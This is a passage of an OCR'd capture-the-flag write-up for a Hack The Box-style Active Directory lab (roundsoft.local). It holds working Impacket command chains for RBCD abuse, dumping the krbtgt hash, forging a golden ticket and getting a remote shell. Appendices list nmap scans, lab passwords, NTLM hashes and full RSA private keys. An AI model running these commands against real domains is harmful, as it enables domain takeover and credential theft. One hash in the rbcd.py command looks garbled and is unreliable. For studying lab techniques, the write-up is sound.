


RBCD from Linux

The same result can be achived even easier from Linux using Impacket and [rbcd_permissions](#) to modify the `msDS-AllowedToActOnBehalfOfOtherIdentity` property authenticating to LDAP via PtH (the `$` sign in machine account names can be omitted in every command).

```
$ proxychains4 -q addcomputer.py -computer-name 'AnotherFakeMachine1$' -computer-
pass 'Passw0rd!' -dc-ip 192.168.125.128 -dc-host SHINRA.roundsoft.local
'roundsoft.local/athompson:sshhiinnoobbii!!'
$ proxychains4 -q ./rbcd.py -t 'CN=shinra,OU=Domain
Controllers,DC=roundsoft,DC=local' -d roundsoft.local -c
'CN=AnotherFakeMachine1,CN=Computers,DC=roundsoft,DC=local' -u jops -H
f7b8e6e6e5af23f06fdbb559d1888261fa:f7b8e6e6e5af23f06fdbb559d1888261fa -l
192.168.125.128

$ proxychains4 -q getST.py -spn ldap/SHINRA.roundsoft.local -impersonate
'SHINRA$' -dc-ip 192.168.125.128
'roundsoft.local/AnotherFakeMachine1$:Passw0rd!'

$ export KRB5CCNAME='/root/tools/rbcd_permissions/SHINRA$.ccache'
$ proxychains4 -q secretsdump.py shinra.roundsoft.local -just-dc-user
'ROUNDSOFT\krbtgt' -dc-ip 192.168.125.128 -no-pass -k
```

It's also a good chance for practicing the Bronze Bit attack (1, 2). I will use Get-KerberosAESKey.ps1 here to calculate the AES key for our fake machine account, but it can also be done with Mimikatz `kerberos::hash` like in the original research.



It's also worth mentioning that NTHash and AESKey can be computed right in the Python code if they are not provided within the `-hashes` and `-aesKey` arguments. I have tweaked impacket and made this pull request to get the appropriate values automatically.


Going Golden

Now, when I have the krbtgt hash, I can generate golden ticket and use wmiexec.py to get a shell on Shinra. As no surprise, I do not have rights to read flag.txt because it is EFS encrypted with builtin administrator password.

```
$ ticketer.py -nthash 700ec7b74f596f84a8dfbce1a39ac66c -domain-sid S-1-5-21-
2284550090-1208917427-1204316795 -domain roundsoft.local snovvcrash
$ export KRB5CCNAME=/root/htb/endgames/rpg/www/snovvcrash.ccache
$ proxychains4 -q wmiexec.py snovvcrash@shinra.roundsoft.local -no-pass -k
```

```
→ ~/…/rpg/www ticketer.py -nthash 700ec7b74f596f84a8dfbce1a39ac66c -domain-sid S-1-5-21-2284550090-1208917427-1204316795 -domain roundsoft.local snovvcrash
Impacket v0.9.22.dev1+20201112.141202.d1ced941 - Copyright 2020 SecureAuth Corporation

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for roundsoft.local/snovvcrash
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncAsRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncASRepPart
[*] Saving ticket in snovvcrash.ccache
→ ~/…/rpg/www export KRB5CCNAME=/root/htb/endgame/rpg/www/snovvcrash.ccache
→ ~/…/rpg/www proxychains4 -q wmiexec.py snovvcrash@shinra.roundsoft.local -no-pass -k
Impacket v0.9.22.dev1+20201112.141202.d1ced941 - Copyright 2020 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>cd \users\administrator\desktop
C:\users\administrator\desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 7224-3B3A

 Directory of C:\users\administrator\desktop

12/07/2020  09:01 PM    <DIR>          .
12/07/2020  09:01 PM    <DIR>          ..
01/17/2020  04:21 PM                39 flag.txt
               1 File(s)             39 bytes
               2 Dir(s)  52,248,891,392 bytes free

C:\users\administrator\desktop>type flag.txt
Access is denied.

C:\users\administrator\desktop>icacls flag.txt
flag.txt NT AUTHORITY\SYSTEM:(F)
         BUILTIN\Administrators:(F)
         ROUNDSOFT\administrator:(F)

Successfully processed 1 files; Failed processing 0 files
C:\users\administrator\desktop>cipher

 Listing C:\users\administrator\desktop\
 New files added to this directory will not be encrypted.

E flag.txt
```

But it is also [no surprise](), that I can change the administrator's password and authenticate with it. Then I can successfully read the last flag.



As a bonus, I can check how some of the challenges were implemented.

Flag

```
RPG{WhY_wOrK_h@rD_**********}
```

Appendix

A. Environment

Nmap

10.13.38.18

```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   2048 7b:86:51:3e:50:78:7f:0a:19:57:0d:6c:a3:b8:fd:09 (RSA)
```

```
|   256 e5:01:c2:cd:ed:63:be:1f:b3:c2:c3:51:a4:f8:1d:90 (ECDSA)
|_  256 ce:12:d1:0e:83:1d:63:34:42:fa:48:47:eb:06:1a:66 (ED25519)
| vulners:
|   cpe:/a:openbsd:openssh:7.6p1:
|_      CVE-2014-9278   4.0     https://vulners.com/cve/CVE-2014-9278
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Roundsoft Inc.
| vulners:
|   cpe:/a:apache:http_server:2.4.29:
|       CVE-2019-0211   7.2     https://vulners.com/cve/CVE-2019-0211
|       CVE-2018-1312   6.8     https://vulners.com/cve/CVE-2018-1312
|       CVE-2018-1312   6.8     https://vulners.com/cve/CVE-2018-1312
|       CVE-2017-15715  6.8     https://vulners.com/cve/CVE-2017-15715
|       CVE-2019-10082  6.4     https://vulners.com/cve/CVE-2019-10082
|       CVE-2019-10082  6.4     https://vulners.com/cve/CVE-2019-10082
|       CVE-2019-0217   6.0     https://vulners.com/cve/CVE-2019-0217
|       CVE-2020-1927   5.8     https://vulners.com/cve/CVE-2020-1927
|       CVE-2019-10098  5.8     https://vulners.com/cve/CVE-2019-10098
|       CVE-2020-9490   5.0     https://vulners.com/cve/CVE-2020-9490
|       CVE-2020-9490   5.0     https://vulners.com/cve/CVE-2020-9490
|       CVE-2020-1934   5.0     https://vulners.com/cve/CVE-2020-1934
|       CVE-2020-1934   5.0     https://vulners.com/cve/CVE-2020-1934
|       CVE-2019-10081  5.0     https://vulners.com/cve/CVE-2019-10081
|       CVE-2019-10081  5.0     https://vulners.com/cve/CVE-2019-10081
|       CVE-2019-0220   5.0     https://vulners.com/cve/CVE-2019-0220
|       CVE-2019-0220   5.0     https://vulners.com/cve/CVE-2019-0220
|       CVE-2019-0196   5.0     https://vulners.com/cve/CVE-2019-0196
|       CVE-2019-0196   5.0     https://vulners.com/cve/CVE-2019-0196
|       CVE-2018-17199  5.0     https://vulners.com/cve/CVE-2018-17199
|       CVE-2018-17199  5.0     https://vulners.com/cve/CVE-2018-17199
|       CVE-2018-1333   5.0     https://vulners.com/cve/CVE-2018-1333
|       CVE-2018-1333   5.0     https://vulners.com/cve/CVE-2018-1333
|       CVE-2017-15710  5.0     https://vulners.com/cve/CVE-2017-15710
|       CVE-2019-0197   4.9     https://vulners.com/cve/CVE-2019-0197
|       CVE-2020-11993  4.3     https://vulners.com/cve/CVE-2020-11993
|       CVE-2019-10092  4.3     https://vulners.com/cve/CVE-2019-10092
|       CVE-2019-10092  4.3     https://vulners.com/cve/CVE-2019-10092
|       CVE-2018-11763  4.3     https://vulners.com/cve/CVE-2018-11763
|       CVE-2018-11763  4.3     https://vulners.com/cve/CVE-2018-11763
|_      CVE-2018-1283   3.5     https://vulners.com/cve/CVE-2018-1283
3000/tcp open  ppp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     X-XSS-Protection: 1
|     X-Instance-ID: HPW4dA9SSCsMGGyQG
|     Content-Type: text/html; charset=utf-8
|     Vary: Accept-Encoding
|     Date: Thu, 10 Sep 2020 12:13:31 GMT
|     Connection: close
|     <!DOCTYPE html>
|     <html>
|     <head>
|     <link rel="stylesheet" type="text/css" class="__meteor-css__"
href="/3ab95015403368c507c78b4228d38a494ef33a08.css?meteor_css_resource=true">
|     <meta charset="utf-8" />
|     <meta http-equiv="content-type" content="text/html; charset=utf-8" />
```

```
|     <meta http-equiv="expires" content="-1" />
|     <meta http-equiv="X-UA-Compatible" content="IE=edge" />
|     <meta name="fragment" content="!" />
|     <meta name="distribution" content="global" />
|     <meta name="rating" content="general" />
|     <meta name="viewport" content="width=device-width, initial-scale=1,
maximum-scale=1, user-scalable=no" />
|     <meta name="mobile-web-app-capable" content="yes" />
|     <meta name="apple-mobile-web-app-capable" conten
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     X-XSS-Protection: 1
|     X-Instance-ID: HPW4dA9SSCsMGGyQG
|     Content-Type: text/html; charset=utf-8
|     Vary: Accept-Encoding
|     Date: Thu, 10 Sep 2020 12:13:32 GMT
|     Connection: close
|     <!DOCTYPE html>
|     <html>
|     <head>
|     <link rel="stylesheet" type="text/css" class="__meteor-css__"
href="/3ab95015403368c507c78b4228d38a494ef33a08.css?meteor_css_resource=true">
|     <meta charset="utf-8" />
|     <meta http-equiv="content-type" content="text/html; charset=utf-8" />
|     <meta http-equiv="expires" content="-1" />
|     <meta http-equiv="X-UA-Compatible" content="IE=edge" />
|     <meta name="fragment" content="!" />
|     <meta name="distribution" content="global" />
|     <meta name="rating" content="general" />
|     <meta name="viewport" content="width=device-width, initial-scale=1,
maximum-scale=1, user-scalable=no" />
|     <meta name="mobile-web-app-capable" content="yes" />
|     <meta name="apple-mobile-web-app-capable" conten
|   Help, NCP:
|_    HTTP/1.1 400 Bad Request
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

10.13.38.19

```
PORT      STATE SERVICE VERSION
80/tcp    open  http    Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
8081/tcp  open  http    Apache Tomcat 8.5.41
| http-methods:
|_  Potentially risky methods: PUT DELETE
|_http-title: Site doesn't have a title (text/html).
| vulners:
|   cpe:/a:apache:tomcat:8.5.41:
|       CVE-2020-1938   7.5     https://vulners.com/cve/CVE-2020-1938
|       CVE-2020-1938   7.5     https://vulners.com/cve/CVE-2020-1938
|       CVE-2020-8022   7.2     https://vulners.com/cve/CVE-2020-8022
|       CVE-2020-1935   5.8     https://vulners.com/cve/CVE-2020-1935
|       CVE-2020-1935   5.8     https://vulners.com/cve/CVE-2020-1935
|       CVE-2019-17563  5.1     https://vulners.com/cve/CVE-2019-17563
```

```
|       CVE-2020-13935  5.0     https://vulners.com/cve/CVE-2020-13935
|       CVE-2020-13935  5.0     https://vulners.com/cve/CVE-2020-13935
|       CVE-2020-13934  5.0     https://vulners.com/cve/CVE-2020-13934
|       CVE-2020-11996  5.0     https://vulners.com/cve/CVE-2020-11996
|       CVE-2020-9484   4.4     https://vulners.com/cve/CVE-2020-9484
|       CVE-2019-12418  4.4     https://vulners.com/cve/CVE-2019-12418
|_      CVE-2019-12418  4.4     https://vulners.com/cve/CVE-2019-12418
51901/tcp open  msrpc   Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Ports (TCP)

Lux

192.168.125.129:

```
135
139
445
5985
47001
```

Gelus

192.168.125.88, 10.13.38.19:

```
80
135
139
445
5985
8040
8045
8081
47001
```

Shinra

192.168.125.128:

```
53
88
135
139
389
445
464
593
636
3268
3269
5985
9389
```

B. Creds

```
roundsoft.local
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
janderson:Welcome_roundsoft2019!
rrodriguez:I@mabArb13g1rl1n@barbi3wOrld
ruby_adm:b3aut1fu1_lyk_@_g3m!
yamano:Ar7_iS_f@nt@st1c_b3auty
athompson:sshhiinnoobbii!!
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~


LUX (192.168.125.129)
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
SAM
Administrator:500:aad3b435b51404eeaad3b435b51404ee:53ff2611f458c331e1ecbb3921b7b
471:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c0
89c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Roundsoft_HR:1001:aad3b435b51404eeaad3b435b51404ee:e5562111cec252d79c2205f7ede6b
eba:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:e1c935bfda72ce05c46592bc
baea4ad3:::
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~


GELUS (10.13.38.19, 192.168.125.88)
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
- JFrog
access-admin:Password12
nyoshida:FrOG_bOgG1n!!!
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
- lsass.exe
ROUNDSOFT\rrodriguez:5fda9b390f7bd4e7e78cdec2e4e8dfd8
ROUNDSOFT\jops:f7b8e6e5af23f06fdbb559d1888261fa
ROUNDSOFT\repository_admin:61191aeb8b9a60d01e41faa8bacb2334
ROUNDSOFT\AThompson:14b1991918cdba8474847c8848a8b656
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~


Ingis (10.13.38.18, 192.168.125.135)
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
- From Rocket.Chat (1):
*Attention: On-boarding information for all new dev employees of Roundsoft Inc.*
Intranet: https://intranet.roundsoft.local/
HR Site: https://intranet.roundsoft.local/hr
Payroll: https://paystubz.roundsoft.local/
Default development workstation password: 'Welcome_roundsoft123'
*Please be sure to change your password upon initial login. *
On-boarding training: https://training.roundsoft.local/
*Please be sure to complete assigned compliance and corporate training by the
indicated deadline.*
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
- From Rocket.Chat (2):
Ah yes. Apologies... I forgot to update the on-boarding information, but we
adopted a new password format for the default login. Please use
'Welcome_roundsoft2019!'
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
```

```
- SSH (beta_user_key)
-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEAvucLZy/B0XvfbJWL0PKMyJU7sMsV84GJfUnxQd2dRYo5L6Ka
lZd3l+6++GkiTdLEIHQgSkeqIxQ53B7Ju8WdNfrOBmnkpMDVaFVtOS5nR1DJ/K5E
Jh836bGuXK3gqvAOaIayAj64CbiWPbwHUJ2ZWXWJNH8sUY7F1lqMYoXDfCtmLYd2
8zZyqSEXBs8ONDwsVTnzDyMfIHU96d3LzyAOD/Gqn2NTb142yGHhnRbXFnfxkMcf
+VKKXYF71N3Wo1bIVGMk7L3OHdRXbjgX/VQ7GkN0ZNHgAI2vNinzQRFnZxIpaIgV
wAQ8ygt9PocHaiYK7rNmpZU7hzOSeAC3t+HEQwIDAQABAoIBAQCx/hhauGN9X4L8
6h53zn7HUqVZ/LDV3vSDldrVL71AplUVfgWl7pj6VwdF9Dig2SA2pi+pMlKG7Ifa
Hfa4FdO0DcnknvOpRAZ2hhijTiHLk58Q8qbl6HuocBuDnDd7CeJVQSleAH51yd6D
ZvpnBtqBV557DQwUaws5BioYfmG7NdlgZR4ZWH6eb6zhAByq9mX1wcT5IeNH4mXZ
inLPev2op98kswLLs56RHoSH7TIDX8QDoXho+4RQ78jvzYYhlGVDyAtEcEo6h7+M
rdfVAV+O61pBBandzCtedAO75Ahsa5qBhpb9yvAIvcg0hjNXeVlZuX/x9CF8qZCJ
us1FfcYxAoGBAPTypqYHekZXnY6YzWQ2dSVbUzFYEmlqeEwvDGGbhwPsRlWvY3SG
u17lT+OHWpYS4EF6CPkStR3SJrnSbjfm/gKurayLyKwB3s/VS0Ah1wh54pDsbXu9
zcu1TiADxWEjBeBHsSoFIzPmEtwfOhu/Qe47QXdsBiU+sx7G6KcAjhb5AoGBAMeE
ICFNkwpop8mh5da0pSSP1R/Ke/a2S5UcziMeUhmQRHv+cKmvuEnNBUIEFPilcDvN
mr8Ja/P4+P3yRV1szoTVuCfO6cBxsX3gO7Ea5GlnMQBxgDGWMR8/UhGwTMxYDHDj
76yp6FrCUmPNDj/3TglGHcGLcl/eXmLcfM5mLhgbAoGBAJ9fdiCWwu8buK78Kr8m
U6g/uGxlomOmUik3f3XOrNVXmRfNKwe5VhZTW1xuR/lXRMQ1c7sjeeZyQrIrAX2r
9N+n6eZXePS5rtBJNlH+8ptYOpsSydV2VH1TdQaNjZI7KGqaGuJ9Pz9YVjMVHS7i
jTJFKb5a8dCv7/l5cAyg5tJ5AoGAcnd7d5/qHK6ulSAtnWFG3hMnU3X4aTNtab99
BOkAcWoz4G+6c6A9OxpFSfrNjVpdafIsNi5RoUfWktvMsC0cz1lOrogn1CFmk7Fy
jcnAAjkSBA8aXViuFh9eFofvh818VchwWb+hb3DNlDSxWEGqo+d2avR2SkpqHI4j
jMdS6sECgYEAg9AhMsjpYZs5TAm3z8OaRoQMOndX0DGrqsOVtOc38vxWihiUsaVq
aXM9ciStPc4OnIReQyet5u1BSrKux4DCjtpf7JxNrFdSB6lbyVIu/jWrTXiP9dfD
XlWHR1siUlJmdvbPtgp9+YQ4pDUWkbG9uOPXWgkvGnXGfqugbIvVgPo=
-----END RSA PRIVATE KEY-----
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
- SSH (root_key)
-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEApMsl55Pd3zSo3OFA1lXAK438V4LGFv+CKORjEFtQWn1kN/uT
6j8c5kf/gAeAZvBb4GBR/vtQ9MKigTrFa+0Z4Azp/SXe/tx0IKHq2xG7NcL4zUWP
PtL7Kz/YOJDrXgCyJMgzeyDeebN4UkC24cGG55efgY8QOFq+htHnPJmZGDwSVWvX
iHGNglz+Wn7ZTVwZxUmKyf5IE9j5JWQyvXqJtEAspq+vQjTCr+WmvgaBma/kKCIl
ZjzcLtxSMduFZ2G1TW23WoXIE/VzliCxYlvwZM14GWEXiWtHhUmW5C8NacbrDDU5
G/y/lKaRRuUxScynxXucLePHmfoziVXK4rARTQIDAQABAoIBAQCKzREAHOukNRaH
9M5HubJC/TSuANgYRt26O6MdA8yKa1MeVCgiBUayL7Jkg+0CxzCbrIVj3woxHj8B
2h6u6OYCcN4k+uD4iXbGhZrrKeQlRDOLsisVH1+u7fgQs/+LDcr+cCHsc6LvntqZ
bSicvgSCzJLs7TMcRFJ1/BZoVHc+kP+seTf3zG1UFVEFrSzKvam+tNpJqZ3E/uHa
UJx6l7+AgJGK8sQqVkXgrbIJb7OHEmCM34bKMlPLKfD8XArOK4kJ/++LlQM+0ArS
lFCIgi3bjHzwBTAtp3j9HyvdEWv9g97KhcKYRfR1Oi4GyS+P5STzG8vDaNFNSuPr
zAP2Pe2BAoGBANrgyidmfp/wflOQ5nc641MWRRIuQu535viwbBz3K1lkS1OaKE1p
LD2sCJB6UJMwrlc96ifdjTQiXqu/cFC6gHHxZoA1ubyRq9lxKGYqAVJjqHCkjw3X
l5AB7GvBlYWPYzudwnAZy5mnb9J7ALzBj6Wgtl/Gi4RFFKs8TZbQk15DAoGBAMC+
IBvx2FbvgF5hMzusK/SO0eWxh4WeL9rxGV7jAZmRZy9eIc10lp39PjS6k1KgcDnP
p1oYE/zyO75PoaMwtYYwzOv/Oq/Zweofe55XlLBE2AqWy6fOzgvvSpN7W+Z3ekKV
T0Ff8d5E2pH5Mmm7C6QXHRjwOlZfmXgE+zgRNoEvAoGAUevKnd6VzCUGFq0ppTyM
Mt/l8D0SXhDQiQn3HQxB1E5ehybuqLKRlW+bMQAmwkB5MDwDNPKOVBH9Hwki74Qu
aPcyJxB0uShIirT4quxT3FNiiu58gHDN0F937ojg/sFBIeIVEUIGWzc4+i2BhCRq
MFKrj8NPGq2EY+bJH4ZnceMCgYEApSXDKW6Nqd/JJBUw6t5ZQ1DkdGUq88hYxMZ0
sKLdihHWUfXcDMjrDTAiDtgWx2OFBWPxxvZ+mewOljBxFPz1bKd/zm6AgJCa4Npc
942fb3Ftk5UlpwFB92PviHLYiZ6x+T8qC6AEBCkHBrB5C7MjBFRxsB6WPc/oFbhe
8Ol+xC0CgYEAhFUtb5PyuOqUj/11SouJUmj5VEc3AOiI6tlW2i4HOBJ4xW+8T+iN
xHaEi7VUv/A/AK5QE0SXn31LvI6XuHW6XaSpf1d2pfBVIS72qcxcY0z/k0dXnzdI
C9wR45gixx9rkWkCpXZptDAd+BORFU0xKVXTPWw9iTA9urTdJ1TTE9A=
-----END RSA PRIVATE KEY-----
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
```

```
- SSH
root:(O3^69<@BHM*/KY4z
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
- GDM
ruby:N1xp@sswOrd4Ruby
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
- Gnome Keyring
Drive:L1f3_1s_pl@st1c
Wi-Fi:itS_f@nt@st1c!
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
```